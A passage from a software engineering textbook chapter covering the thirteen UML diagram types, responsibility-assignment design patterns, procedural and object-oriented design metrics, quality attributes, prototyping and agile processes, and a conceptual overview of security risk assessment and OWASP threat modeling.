- In 1991, Coad & Yourdon developed a light weight and prototype oriented approach to methods called Coad Yourdon methodology (Booch, 1986).
- In 1992, Ivar Jacobson introduced the concept of the use case and Object-Oriented Software Engineering (OOSE) (Jacobson, 1992).

These and many more methodologies developed around the same time were very similar but contained few annoying minor differences, which often caused confusion. To overcome the problems of using different design methodologies, Grady Booch, Jim Rumbaugh, and Ivar Jacobson worked together to develop a common methodology for object oriented design called as Unified Modeling Language UML (Booch et al., 2002). The primary goals in the design of the (UML) were as follows:

- Provide users a ready-to-use, expressive visual modeling language.
- Provide extensibility mechanisms to extend the basic things.
- Be independent of particular programming languages and development processes.
- Provide a formal basis for understanding the modeling language.
- Encourage the growth of the object-oriented tools market.
- Support higher-level development concepts.
- Integrate best practices and methodologies.

UML Diagrams

UML is a language for visualizing, specifying, constructing, and documenting a software intensive system (Booch et al., 2002). Every complex system is approached through a small set of nearly independent views of a model and a single view is not sufficient. Every model is expressed at different levels of abstraction. The UML 2.4 defines thirteen types of diagrams (UML Diagrams. (n.d.)) that are used to represent both structural and behavioral view of a system. These are:

a. Class diagram
b. Object diagram
c. Package diagram
d. Composite structure diagram
e. Component diagram
f. Deployment diagram
g. Use-case diagram
h. Activity diagram
i. State chart diagram
j. Sequence diagram
k. Communication diagram
l. Timing diagram
m. Interaction overview diagram.

While the diagrams 1 to 7 represent structural aspects, the remaining diagrams represent the behavioral aspects of the system. The choice of what models and diagrams one creates has a great influence from how a problem is encountered and how a corresponding solution is shaped. All diagrams may not be used for designing a system.

1. **Class Diagram:** It shows the static structure of a system. It is a collection of static modeling elements such as classes and their relationships. The essential elements of a class diagram include Classes, Attributes, Operations, Relationship among the classes, Constraint, and Notes.

In UML, class diagram is represented as a rectangle with three components separated by horizontal lines. The top compartment holds the class name, the attributes of a class are shown in the middle, and the bottom compartment holds a list of operations. A class may be a concrete class or an abstract class. In UML, the name of the abstract classes is written in italic font to distinguish it from concrete classes. The example of a class diagram is shown in Figure 6.

There are different types of relationships that exist among classes such as *Associations*, *Generalization*, *Realization*, and *Dependency*. An association between two classes indicates that objects at one end of an association recognize objects at the other end and may send messages to them. A *role* is an end of an association where it connects to a class and is named to indicate the role played by the class attached to the end of the association path. *Multiplicity* in an association refers to the number of objects that participate in the association. The different types of multiplicity used in an association are shown as in Table 1. Aggregation is a special form of association that models a *whole-part* relationship between an aggregate (the whole) and its parts.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. A Class Diagram



Table 1. Multiplicity Indicator in UML in an Association Relationship

Multiplicity Types	Notations
Exactly one	1
Zero or more	0..*
One or more	1..*
Zero or one	0..1
Specified range	2..4
Multiple, disjoint ranges	3, 4..6, 8


2. **Object Diagram:** It is an instance of a class diagram; it shows a snapshot of the state of a system at a point in time i.e. it is a dynamic structure. The object diagram can be visualized as a class diagram with objects and no classes. The elements of an object diagram include: objects, links, and association among objects.

Figure 7 shows an example of an object diagram for *Order management system* which is an instance of the system at a particular time of purchase. At a particular time, the ordered item may have some discount or some points are added to customer account. Now the customer object (C) is associated two order objects (Od_1, Od_2). These order objects are associated with discount order and point order objects (S_1, S_2). The customer is having the following two orders with different numbers (15, 35) at the particular time considered (UML Tutorial Points. (n.d.)).

3. **Package Diagram:** In UML, similar type of classes and interfaces are organized as a package. Package diagram is a structure diagram which shows packages and their relationship. The elements of a package diagram are: package, dependency, import, access, use, and merge. Figure 8 shows Online and Offline Shopping packages, as well as the concept of package merge. Here, both Online and Offline Shopping packages use the Payment option.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Object Diagram for Order Management






Figure 8. Package Diagram


4. **Composite Structure Diagram:** Is the composition of interconnected elements representing run-time instances collaborating over communications links to achieve some common objectives. The elements of a composite structure diagram shows internal structure of a classifier (an element of UML) depicting the structured class, property, part, port, connector and usage. This diagram consists of Internal Structure Diagrams and Collaboration Use Diagrams.



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Internal structure diagram shows internal structure of a classifier - a decomposition of that classifier into its *properties, parts and relationships* as illustrated in the credit card operation example shown in Figure 9.


The *Collaboration* will be established by a set of cooperating instances specified by classifiers that communicate with each other by sending signals or invoking operations. Collaborations describe only the relevant aspects of the cooperation of a set of instances by identifying the specific roles that the instances play. Collaboration use diagrams represent one particular *occurrence* or *application* of the pattern described by the collaboration, to a specific situation involving specific classes or instances. The elements of a collaboration use diagram are *roles, parts, and connectors*. Figure 10 shows the Collaboration use for *Doctor Appointment* depicting cooperation of doctor and patient roles.

5. **Component Diagram:** It models the physical components such as source code, executable program, libraries etc. in a design. It also represents the relationships among different components of a system. A component diagram as per UML notations is shown in Figure 11.
6. **Deployment Diagram:** Software component instances represent run-time manifestations of code units. In UML, a deployment diagram is a graph of nodes connected by association relationships. Nodes may contain component instances. Components are connected to each other by dependencies and are done usually through interfaces, which indicate one component uses the services of another. Each node in the system is represented by a three-dimensional box and connections between the nodes are shown by solid lines. An example of a deployment diagram is shown in Figure 12.
7. **Use Case Diagram:** The functionality of a system is described using different use cases, each of which represents a specific flow of events in the system. A use case corresponds to a sequence of transactions, in which each transaction is invoked from outside the system called actors and engages internal objects to interact with one another and with the system's surroundings. An actor is anything that interacts with a use case. It could be a human user, external hardware, or another

Figure 9. Internal Structure Diagram for Credit Card Operation

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Collaboration Use Diagram






Figure 11. Component Diagram



system. Use cases are connected to the actors by association relationship. Each actor must be associated with at least one use case. The three types of relationships used in use case diagrams are:

a. **Generalization:** The child use case inherits the behavior of the parent use case.
b. **Includes:** When a piece of behavior is similar across many use cases, then breaking this out as a separate use-case and let the other use cases to include it.
c. **Extends:** When a use case is similar to another use case, some extended features are captured in a separate use-case and creates extends dependency.

In UML, a use case is shown as an ellipse containing the name of the use case, which is placed below or inside the ellipse. An actor is shown as a stick person icon with the name of the actor written below

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



Figure 12. Deployment Diagram


the stick person icon. Figure 13 shows the use cases for the *online HR system*. Through an online HR system, employees are recruited online for an organization. The different actors involved in an online HR system include *Employee, Manager, Healthcare Plan System,* and *Insurance Plan System*.

8. **Activity Diagram:** This shows the flow of control among different activities of an operation. In UML, an activity is shown as a round box, containing the name of the operation. An outgoing solid arrow attached to an activity symbol indicates a transition triggered by the completion of the activity. Several transitions with different conditions imply a branching off of control.

Figure 13. Use Case Diagram for Online HR System


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



An activity diagram uses a synchronization bar to represent the concurrent control and is represented by a short thick bar with incoming and outgoing arrows. Joining and forking of concurrent controls is represented by multiple arrows entering and leaving from the synchronization bar respectively. A decision in an activity diagram is represented by a diamond symbol with one incoming arrow and two or more outgoing arrows and each is labeled by a distinct guard condition. The example of an activity diagram of a *Receiving Order* use case is shown in Figure 14.

Actions in an activity diagram may be organized into *swim lanes;* each is separated from neighboring swim lanes by vertical solid lines on both sides. Each swim lane represents the responsibility for part of the overall activity and may be implemented by one or more objects.

9. **State Chart Diagram:** This diagram also called a state diagram depicts the sequence of states that an object goes through during its life in response to outside messages. The state is the set of values that an object holds at a specific point in time. In UML, a state is represented as a rounded box, which may contain one or more compartments and the transitions are represented by arrows connecting the states. A state may have name and internal transition compartments. The name compartment holds the optional name of the state and the internal transition compartment holds a list of internal actions performed in response to events received while the object is in the state, without changing states. A final state is shown as a circle surrounding a filled circle also called a bull's-eye. The example of a state chart diagram of an Order object is shown in Figure 15.



Two special events in a state chart diagram are *entry* and *exit*. The state chart supports nested state machines; to activate a sub-state machine the keyword *do* is used: *do* machine-name (argument-list). If this state is entered, after the entry action is completed, the nested state machine will be executed with its initial state. When the nested state machine reaches its final state, it will exit the action of the current state, and the current state will be considered as complete.

Figure 14. Activity Diagram of Receiving Order Use Case

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use




Figure 15. State Chart Diagram for an Order Object

10. **Sequence Diagram:** These diagrams are used to describe the behavior of a system. These diagrams show the interaction between the systems with outside environment. It shows the objects interaction by their lifelines and the message exchange among them. A sequence diagram has two dimensions: the vertical dimension represents time and the horizontal dimension represents different objects. The vertical line is called the lifeline of the object which represents the existence of an object during the interaction.

In a sequence diagram, an object is shown as a box at the top of a dashed vertical line. Each message is represented by an arrow between the lifelines of two objects. Each message is labeled with the message name and a self message is represented by sending the message arrow back to the same lifeline. A sequence diagram is an alternative way to understand the overall flow of the control of a program. Figure 16 shows the example of a sequence diagram for the *Renew Book* use case in a *LIS*.



Figure 16. Sequence Diagram for the Renew Book Use Case in a LIS

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

11. **Communication Diagram:** This diagram corresponds to the collaboration diagram of UML 1.x, representing the communication among objects. The major elements of the communication diagram are *frame, lifeline, and message* as shown in Figure 17. The message sequence in this diagram is shown by using sequence numbers within a frame. Each object has its own life line.
12. **Timing Diagram:** This diagram focuses on events causing changes in the given conditions of the lifelines with respect to a time axis. The elements used in timing diagram are: *lifeline, state or condition timeline, destruction event, duration constraint, time constraint which are* shown in Figure 18.
13. **Interaction Overview Diagram:** This diagram is sometimes considered as specialization of activity diagram that have *inline interactions* or *interaction uses* instead of *invocation actions*. Joining of branches is required in interaction overview diagrams for a proper nesting. This is more restrictive than activity diagram. It combines elements from *activity* and *interaction diagrams*. The elements of the activity diagram that could be used in the interaction overview diagrams are: *initial, flow final, activity final, decision, merge, fork, and join nodes.* Similarly, the elements of the interaction diagrams that could be used in the interaction overview diagrams are: *interaction, interaction use, duration, and time constraint* as shown in Figure 19.

SOLUTIONS AND RECOMMENDATIONS

The previous section dealt with the design techniques which help in meeting the issues of decomposing, organizing and representing the design as models. This section describes the different design patterns that can be used for good design solutions. Subsequently, design metrics, quality attributes of software design, and software processes that influence quality of design are discussed. It further deals with techniques used for risk analysis and threat modeling to ensure designing security in the software product.

Design Patterns

Design patterns help in creating good software design solutions (Mall, 2014). It includes a clear specification of the problem, and explains in which context the solution would and would not work. A design pattern has four parts: *the problem, the context in which the problem occurs, the solution, and the context within which the solution works*. The different patterns are described below.

1. Expert Pattern

Problem: Which class should be responsible for doing certain things?

Solution: Assign responsibility to the *information expert* that is the class that has the information necessary to fulfill the required responsibility. The expert pattern is based on the intuition that objects do things related to the information they have.

2. Creator Pattern

Problem: Which class should be responsible for creating a new instance of some class?

Solution: Assign a class C_1 the responsibility to create an instance of class C_2, if one or more of the following are true**:**

- C_1 is an aggregation of objects of type C_2
- C_1 contains objects of type C_2
- C_1 closely uses objects of type C_2
- C_1 has the data that would be required to initialize the objects of type C_2, when they are created.

3. Controller Pattern

Problem: Who should be responsible for handling the actor requests?

Solution: For every use case, there should be a separate controller object which would be responsible for handling requests from the actor. Also, the same controller should be used for all the actor requests pertaining to one use case so that it becomes possible to maintain the necessary information about the state of the use case.

4. Facade Pattern

Problem: How should the services be requested from a service package?

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Context in which the problem occurs: A package is a cohesive set of classes that is the classes have strongly related responsibilities. For example, an RDBMS interface package may contain classes that allow one to perform various operations on the RDBMS.

Solution: A class can be created which provides a common interface to the services of the package.

5. Model View Separation Pattern

Problem: How should the non-GUI classes communicate with the GUI classes?

Context in Which the Problem Occurs: This is a very commonly occurring pattern which occurs in almost every problem. Here, model is a synonym for the domain layer objects; view is a synonym for the presentation layer objects such as the GUI objects.

Solution: The model view separation pattern states that model objects should not have direct knowledge about the view objects that is there should not be any direct calls from other objects to the GUI objects. This results in a good solution, because the GUI classes are related to a particular application whereas the other classes may be reused. There are two ways to implement this:

Solution 1: Polling or Pull from above.

It is the responsibility of a GUI object to ask for the relevant information from the other objects. The GUI objects pull the necessary information from the other objects whenever required. This model is frequently used. However, it does not fit for certain applications. For example, simulation applications which require visualization, the GUI objects would not know when the necessary information becomes available.

Solution 2: Publish-subscribe.

Here an event notification system is implemented through which the publisher can indirectly notify the subscribers as soon as the necessary information becomes available. An event manager class is defined which keeps track of the subscribers and the types of events they are interested in. An event is published by the publisher by sending a message to the event manager object. The event manager notifies all registered subscribers usually via a parameterized message. Some languages provide event manager classes, such as *EventListener* interface in Java.

6. Intermediary or Proxy Pattern

Problem: How should the client and server objects interact with each other?

Context in the Problem Occurs: The client and server terms as used here refer to software components existing across a network. The clients are consumers of services provided by the servers.

Solution: A proxy object at the client side can be defined for the remote server object. The proxy hides the details of the network transmission. The proxy is responsible for determining the server address, communicating the client request to the server, obtaining the server response and seamlessly passing that to the client. The proxy can also filter information that is exchanged between the client and the server. The proxy could have the same interface as the remote server object so that the client feels as if it is interacting directly with the remote server object and the complexities of network transmissions are abstracted out.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

SOFTWARE DESIGN METRICS

Design metrics have been proposed in the literature for both procedural and object-oriented design (Chidamber et al., 1993; Abreu, 1995; Liang & Coleman, 2001; Lorenz & Kidd, 1994; Rosenberg et al., 1994; Li et al., (1993, May)) to quantitatively measure the quality of the software design as per design principles mentioned earlier.

Procedural Design Metrics

Procedural design metrics have been applied for the measurement of software complexity of structured systems since 1976 (Liang & Coleman, 2001). There are three procedural metrics described here, which can also be applied to the methods (Lorenz & Kidd, 1994) in the OOD.

- **McCabe Cyclomatic Complexity (CC):** McCabe (1999) proposed the CC metric to calculate essential information about maintainability of software system from source code. It also helps to control the design. During the testing and maintenance phase, complexity metrics provide detail information about software modules to identify the areas of possible instability.
- **CC Metric:** Measures the module complexity (McCabe, 1999) by using the control flow graph methods. CC cannot be used to measure the complexity of a class because of inheritance, but the CC of individual methods can be combined with other measures to evaluate the complexity of the class (Rosenberg et al., 1994). A high CC value indicates that the code design may be of low quality and difficult to test and maintain (Liang & Coleman, 2001; Rosenberg et al., 1994).
- **Size Metrics:** Source Lines of Code (SLOC) is a size metric which is used to estimate the total effort that needed to design and develop a program, as well as to calculate approximate productivity. The SLOC metric measures the number of physical lines of active code (Lorenz & Kidd, 1994), whereas logical SLOC measures the number of source language statements. Thresholds for evaluating the SLOC measures vary depending on the coding language used and the complexity of the method (Rosenberg et al., 1994).
- Other size measures which are independent of programming language and impact the design of software are Function Point (FP) Metrics variants (COSMIC, COSMIC: ISO/IEC 19761:2011,FiSMA: ISO/IEC 29881:2008, IFPUG: ISO/IEC 20926:2009, Mark-II: ISO/IEC 20968:2002,NESMA: ISO/IEC 24570:2005) (Jeffrey at al.,1993). A similar size metric, Feature Points, gives focus to the complexity of algorithm used in the software and is suitable for embedded and real time software (Futrell et al., 2002). Banker et al. (1992) have extended the FP metric for object oriented systems.
- **Comment Percentage (CP):** The CP metric is defined as the ratio of number of commented lines of code and the number of non-blank lines of code (Liang & Coleman, 2001). The Software Assurance Technology Center (SATC) has found a CP of about 30% is most effective (Laing, 2001).

Object Oriented Design Metrics

A significant number of object oriented metrics have been developed recently in literature such as C.K metrics (Chidamber et al., 1993), Li and Henry metrics (Li et al., 1993), MOOD metrics (Abreu, 1995),

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Lorenz and Kidd metrics (Lorenz & Kidd, 1994) etc. Among these, C.K metrics and MOOD metrics are the most popular ones which are the focus in this section.

- **CK Metrics Suite:** Chidamber and Kemerer (1993) proposed the CK metrics suite for object-oriented design. They proposed the following six metrics.
  - **Weighted Methods per Class (WMC):** WMC measures the complexity of a class. It is computed as the sum of complexities of all methods present in a class. The number of methods and the complexity of methods in a class is used to predict the time and effort required to maintain a class. A high value of WMC indicates that a class is more complex, application specific and has limited reuse.
  - **Depth of Inheritance Tree (DIT):** DIT is the maximum length path from the node to the root of the tree. DIT is a measure of how many ancestor classes can potentially affect a particular class. The deeper a class is in the hierarchy, the greater the number of methods it is likely to inherit and increases the potential reuse of inherited methods.
  - **Number of Children (NOC):** This measure how many sub-classes are going to inherit the methods of the parent class. It indicates the number of immediate sub-classes in the class hierarchy. Since inheritance is a form of reuse, greater number of children increases reuse. The number of children gives an idea of the potential influence a class has on the design and the effort required for testing these classes.
  - **Coupling Between Object Classes (CBO):** CBO for a class is a count of the number of other classes to which it is coupled. An object is coupled to another object if methods of one use methods or instance variables of the other. Excessive coupling between objects is detrimental to modular design, as it prevents reuse and creates difficulty in maintenance. In order to improve modularity and promote encapsulation, CBO value should be kept low.
  - **Response for a Class (RFC):** The response set of a class is a set of methods that can be invoked in response to a message received by an object of that class. RFC metric is also a measure of the potential communication among the classes and its complexity. According to Pressman (Roger et al, 2014), if RFC increases, the effort required for testing also increases.
  - **Lack of Cohesion in Methods (LCOM):** The LCOM metric uses the concept of degree of similarity of methods. It is a count of the number of method pairs whose similarity is zero minus the count of method pairs whose similarity is not zero. The larger the number of similar methods, the more cohesive is the class. Cohesiveness of methods within a class is desirable, since it promotes encapsulation. So, the designer should keep LCOM value low.
- **MOOD Metric for Object Oriented Design:** The MOOD metrics set proposed by Abreu (Abreu, 1995) refers to basic structural mechanism of the object oriented paradigm such as encapsulation, inheritance, polymorphisms, and message-passing. It includes the following metrics:
  - **Method Hiding Factor (MHF):** This is defined as the ratio of the sum of the invisibilities of all methods defined in all classes to the total number of methods defined in the system under consideration. If the value of MHF is high (tending to 100%), it means all methods are private which indicates very little functionality and MHF with very low (tending to 0%) indicate all methods are public and are not protected.
  - **Attribute Hiding Factor (AHF):** AHF is defined as the ratio of the sum of the invisibilities of all attributes defined in all classes to the total number of attributes defined in the system under consideration. Like MHF metric, AFH with high value (tending to 100%) indicates

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

that all attributes are private and AHF with low (tending to 0%) value indicates all attributes are public.

- **Method Inheritance Factor (MIF):** MIF is defined as the ratio of the sum of the inherited methods in all classes of the system under consideration to the total number of available methods (locally defined plus inherited) for all classes. The value of MIF low (tending to 0%) indicates that there is no method exists in the class.
- **Attribute Inheritance Factor (AIF):** AIF is defined as the ratio of the sum of inherited attributes in all classes of the system under consideration to the total number of available attributes (locally defined plus inherited) for all classes. The value of AIF low (tending to 0%) indicates that there is no attribute exists in the class.
- **Polymorphism Factor (PF):** It measures the degree of overriding in the inheritance tree. PF metric is defined as the ratio of the actual number of possible different polymorphic situation for a class to the maximum number of possible distinct polymorphic situations for that class. If a project has low (tending to 0%) PF value, it indicates that the project uses no polymorphism and high (tending to 100%) PF indicates that all methods are overridden in all derived classes.
- **Coupling Factor (CF):** A class C_1 is said to be coupled with another class C_2 if it calls methods of C_2. CF is defined as the ratio of the number of couplings not imputable to inheritance. The high value of COF makes the modules difficult to maintain, understand, and reuse.

QUALITY ATTRIBUTES

To obtain good quality software, quality attributes play an important role during *quality analysis*. Quality can be measured by various quality attributes and is generally considered from two perspectives, namely, whether these are distinguishable at run time or not.

Some of the quality attributes that can be distinguishable at run time include:

- **Efficiency:** The ability to achieve performance relative to the amount of resources used.
- **Usability:** User's ability to learn, understand, and use.
- **Functionality:** The ability to provide functions that meet the stated requirements of the customer when the software is used. This is ensured by forward and backward requirements tracking.
- **Security:** The ability to maintain a specified level of accessibility to authorized user and protection of their underlying data.
- **Availability:** The ability to detect and automatically resolve hardware or software failures before they result in service errors and data corruption.

The attributes that cannot be distinguished at run-time include:

- **Maintainability:** The ability to modify for purpose of making correct, improvements, or adaptation.
- **Integrability:** The ability to test whether separately developed components work correctly together in an integrated manner.
- **Reusability:** The ability to use the same design in different applications with minimal change.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Portability:** The ability to be adapted for different environments without applying actions or means other than those provided for this purpose.
- **Testability:** It is the degree to which a software design supports testing in a given test context. Besides these, there are certain attributes which are related with the intrinsic qualities of the architecture include correctness and completeness.

Quality Analysis

The objective of quality analysis is to ensure that the quality attributes are satisfied and the metrics are within control limits. There exist a number of techniques to evaluate the quality of a software design which is categorized as follows:

- **Design Review:** This is an informal or semi-formal, often group-based technique to verify and ensure the quality of design artifacts based on design metrics. These are *Architecture Reviews* (Bass et al., 1998), *Requirements Tracing* (Peeger, 1998; Dorfman & Thayer, 1997), *Design Reviews and Inspections* (Budgen, 1994; Freeman & Wasserman, 1983; Jalote, 1997; Liskov & Guttag, 2001), *and Scenario-Based Techniques* (Bass et al., 1998; Bosch, 2000).
- **Static Analysis:** This is a formal or semi-formal technique that can be used to evaluate a design and some of the static analysis techniques are fault-tree analysis or automated crosschecking (Jalote, 1997; Peeger, 1998).
- **Prototyping and Simulation:** It is a dynamic technique to evaluate a design which is explained in the subsequent section. The example of such techniques includes performance simulation or feasibility prototype (Bosch, 2000; Bass et al., 1998; Budgen, 1994; Peeger, 1998).

PROTOTYPING AND DESIGN PROCESSES

This section describes prototyping for software design, and some of the software processes which help in improving the design of software.

Prototypes as Design Artifacts

The prototypes can be viewed as an important artifact of the design process and are treated as the tools to solve design problems. A successful prototype has several characteristics: The prototypes help the developers to generate ideas, in exploring the design space to uncover relevant information of a system, encourages communication among designers, engineers, managers, software developers, customers and users. They permit early evaluation since they can be tested or simulated in various ways, including traditional ability studies and informal user feedback throughout the design process.

Prototyping as Design Process

The focus of this section is on prototyping as a process and its relationship to the overall design process. The design method may be *user-centered*, *iterative*, or *participatory* process design.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. In **user-centered design**, the users play the central role starting from the initial analysis of user requirements to testing and evaluation. Prototypes allow users to see and experience the final system long before it is built. Designers can identify functional requirements, usability problems and performance issues early and improve the design.
2. **Iterative design** involves multiple design-implement-test loops which help the designer to generate different ideas and successively improve upon them. Prototypes can be compared with other existing systems and designers can learn about the context of use. Prototypes help designers to (re) analyze the user's needs during the design, in contrast to the abstract way in traditional requirements analysis and design.
3. **Participatory** or **Cooperative design** is a form of user-centered design that actively involves the user in all phases of the design process as partners. This early and active involvement of users and continuous feedback helps designers develop a deeper understanding of the actual problem and discover major usability problems.
4. **Rapid application development (RAD):** This is a set of tools and techniques that can be used to build an application faster than typically possible with traditional methods. To achieve RAD, sometime the developers have to sacrifice quality of documents, but the software product has a quicker delivery. RAD is often used in building a prototype very fast with the help of 3-GL visual tools and can be combined perfectly with the object-oriented approach. RAD encourages the incremental development approach of grow and do not build software, and can be used in all the 3 modes mentioned under prototype and design process.
5. **Rational Unified Process (RUP):** This was developed by Rational software and acquired by IBM in 2003. It is based on six best practices: (i) Develop iteratively with risk as the primary iteration driver, (ii) Manage requirements, (iii) Employ a component-based architecture, (iv) Model software visually, (v) Continuously verify quality, and (vi) Control changes. RUP consists of four phases and are performed iteratively. These four phases include Inception, Elaboration, Construction, and Transition phase which helps improving the design iteratively.
6. **Agile Methods:** Agile software development is a group of lightweight methods that have common features based on the 12 principles of the Agile Software Development Manifesto published by 17 software developers at Utah in Feb 2001. The Agile methodologies include Agile Modeling, Agile Unified Process, Crystal methodologies family, Dynamic Systems Development Methods (DSDM), Essential Unified Process (EssUP), Extreme Programming (XP), Feature-Driven Development (FDD), Lean Software development, Open Unified Process (OpenUP), Kanban Development, Scrum, Adaptive Software Development etc. some of which existed in practice before the publication of Agile manifesto (Agile Manifesto. (n.d.)).

The common elements between these methods are (1) Develop software that satisfies the customers, through continuous delivering of working software, and getting feedback from customers about it, (2) Accept changes in requirements at any development stage, so that customers would feel more comfortable with the development process, (3) Cooperation between the developers and the customers (business people) on a daily basis throughout the project development, (4) Develop on a test-driven basis; that is to write test prior to coding and run on the application after any code change (Malik, 2009).


As per a study on applicability and implications of Agile methods (Rao et al., 2011) Crystal methodologies are one of the most agile methods carried out in small teams and are not suitable for critical software projects (Cockburn, 2004). DSDM has an incremental approach each increment having a

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

pre-project feasibility and planning, exploration and technical design, deployment and feedback cycles applicable to large projects. Scrum is similar to DSDM with a focus on project management (Raising, 2000). Here the increments are time boxed called as *sprints*. Feature driven development combines MDD and Agile development with emphasis on iterative design (Kajko-Mattsson, 2006). Xtreme Programming (K. Beck, 2000), focuses on 12 best practices for development which are; small releases called as I*ncrements*, P*lanning* of increments, *Metaphor* which is similar to the business driven modeling or architecture, S*implicity of design* for the required functionality (not future features), automated *Testing* of releases regressively, *Refactoring* of code as per design change, *Pair* programming of experienced system engineer with user, *Collective Ownership*, *Continuous Integration* with previous increments, Forty-Hours week, i.e. without breaks, *Onsite customers* or collocation of team, and strict adherence to *Coding Standards*.

While following agile methodology as a software development process the software design should be adaptive to change following an incremental, evolutionary or iterative approach, providing business value rapidly. Design is limited to the required functionality only and kept simple to allow refactoring. It requires experienced and knowledgeable team consisting of technical and business users working with shared ownership with the courage to take frequent changes (Moniruzzaman. (n.d.)).

SOFTWARE DESIGN AND RISK ANALYSIS



In a highly networked and distributed computing environment using cloud services, software application risk due to security breach has emerged as a key challenge to business enterprise. It is difficult to introduce security aspects into an application after it is developed. Security has to be built into the software design and incorporated into the development, testing and implementation process (Mehta, 2014; Security overview. (n.d.)). Software technology experts have engineered antivirus, firewalls, intrusion detection and prevention software for managing security attacks at network layer. However, recently business organizations have been suffering from application down time and loss of customer data due to attacks at the application layer. The impact could be damage to brand name, loss in revenue, loss of customer data, system or network downtime and even non-compliance to legal issues or standards such as Payment Card Industry (PCI), Sarbanes-Oxley (SOX) standards or Health Insurance Portability and Accountability Act (HIPPA). Security in software design is an ongoing research area.

While introducing software security, McGraw (2014) explained how security has to be built at different phases of SDLC from requirements to deployment as illustrated in Figure 20. While designing software with security in mind and ensuring proper secure code design, one has to take some time to do risk assessment and threat modeling. This can be done in the following 3 steps (Security overview. (n.d.)).

1. **Assess Risk:** Determine how much loss can happen for exposure to attacks.
2. **Determine Potential Threats and Create the Threat Model:** Find out the various things that the application code will do that could be attacked, including any framework, libraries or external services that are used in the application.
3. **Mitigate Threats:** Ensure that the vulnerable parts of the software are coded in a protected manner.
    - **Risk Assessment:** Several factors that need to be considered while evaluating risk and are:
        - Possibility of theft of a users identity, that is gaining access but not able to do any harm, gaining control of a user's computer, application data.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 20. Software Security Best Practices Applied During the SDLC

- Possibility of high level risk when the attacker is able to break through the software by executing an automated script that allowes to spread by "botnets" (networks of compromised computers).
- Possibility of attacking software affect large number of devices by getting installed in thousands of users in their computing devices, or is it limited by certain options and choices exercised.
- Possibility of the attacker to create a "denial of service" on a server that will affect several users, or get spread like a worm through common email program infecting thousands of computers.
- Possibility of target software being easily accessible by an attacker even over the network. Whether the connection request protected by authentication of the user, or can anyone send requests to the software and attack it.

◦ **Determination of Potential Threats and Threat Modeling:** In this step one examines how the software may be attacked, including other resources such as servers, data etc. We first take a look at the types of threats, and then discus Threat Modeling.

◦ **Threats to Data:** Here an attacker can modify the application data. This includes:
- Data used internally by the program (such as inter-process messages)
- Data acted on by the program (such as numbers on which the program does a statistical analysis or an audio track that the program filters)
- Data stored on disk to which the program gives access

◦ **Threats to Service Availability:** An attacker can reduce service availability or perform a total denial of service in many ways:
- Attacking bugs in the networking stack
- Open connections to the daemon, start sending a request, then continue sending it very, very slowly
- Convince thousands of people to voluntarily attack the application server
- Open large number of connections to the daemon from a "botnet"

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

When a denial of service attack is carried out by a large number of machines, it is called a distributed denial of service attack (DDoS).

- **Threat to System Integrity:** If an attacker can find a security flaw in the software code, the attacker might be able to affect system integrity by:
  - **Executing Malicious Code:** The attacker might cause your code to execute the attacker's code by exploiting a buffer overflow or by code insertion in a URL command: e.g. if the application code is a daemon running with administrative privileges, the attacker's code will be privileged as well.
  - **Impersonating a User or Server:** The attacker might be able to obtain a valid username and password and authenticate as an authorized user. A spoofed server might be able to convince a client application that it is a legitimate server, get the client to give it data, secrets, or passwords. E.g. a user may not be able to distinguish a look a-like web-site which is malicious. Using malicious website to obtain user data is called phishing.
  - **Repudiating an Action:** A malicious user might modify the application software in such a way that it allows denying performing an operation (such as using a specific credit card number). There are a number of techniques which need to be designed to ensure non-repudiation, such as code signature verification, data integrity checks, and so on.
- **OWASP Threat Modeling:** The threat model for an application, daemon, or other software system is like a high-level dataflow model for checking the vulnerability. We discuss here the OWASP (The Open Web Application Security Project) Threat Modeling process which emphasizes modeling risk in the early phases of analysis and design of the software.

According to OWASP standards (Application Threat Modeling. (n.d.)), the Risk Analysis of an application can be carried out in 3 steps, which are - (1) Application Decomposition, (2) Determining and Ranking the threats, (3) Determining measures to handle and mitigate the threats.

- **Application Decomposition:** This involves creating use cases to understand how the application is used, identifying entry points where an attacker can interact with the application, identifying application assets that may be impacted by the attacker, and identifying trust levels which represent the access rights that the application will grant to external entities. This information is collected in a structured document called as Threat Model document. It is then used to create DFDs for the application, highlighting the privilege boundaries.
  - **Entry Points:** exist in an application for normal users to interact with the programs and supply or retrieve data. In web applications which consist of layered pages, multiple entry points can exist increasing the entry potential for attackers.
  - **Assets:** are the items that the attacker is interested in, which can be both physical and abstract. E.g. a physical asset of an application could be information about customers; where as an abstract asset can be the organizations image.
  - **Trust Levels:** are the access rights and privileges given by the application to the external entities that will interact with it, with respect to the assets it holds. The DFD can be used to determine the user boundaries and vulnerable points in the application.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **External Dependencies:** are items external to the code of the application, such as the server, the operating system, other applications, and the network access, use of firewall etc. that may pose a threat to the application.

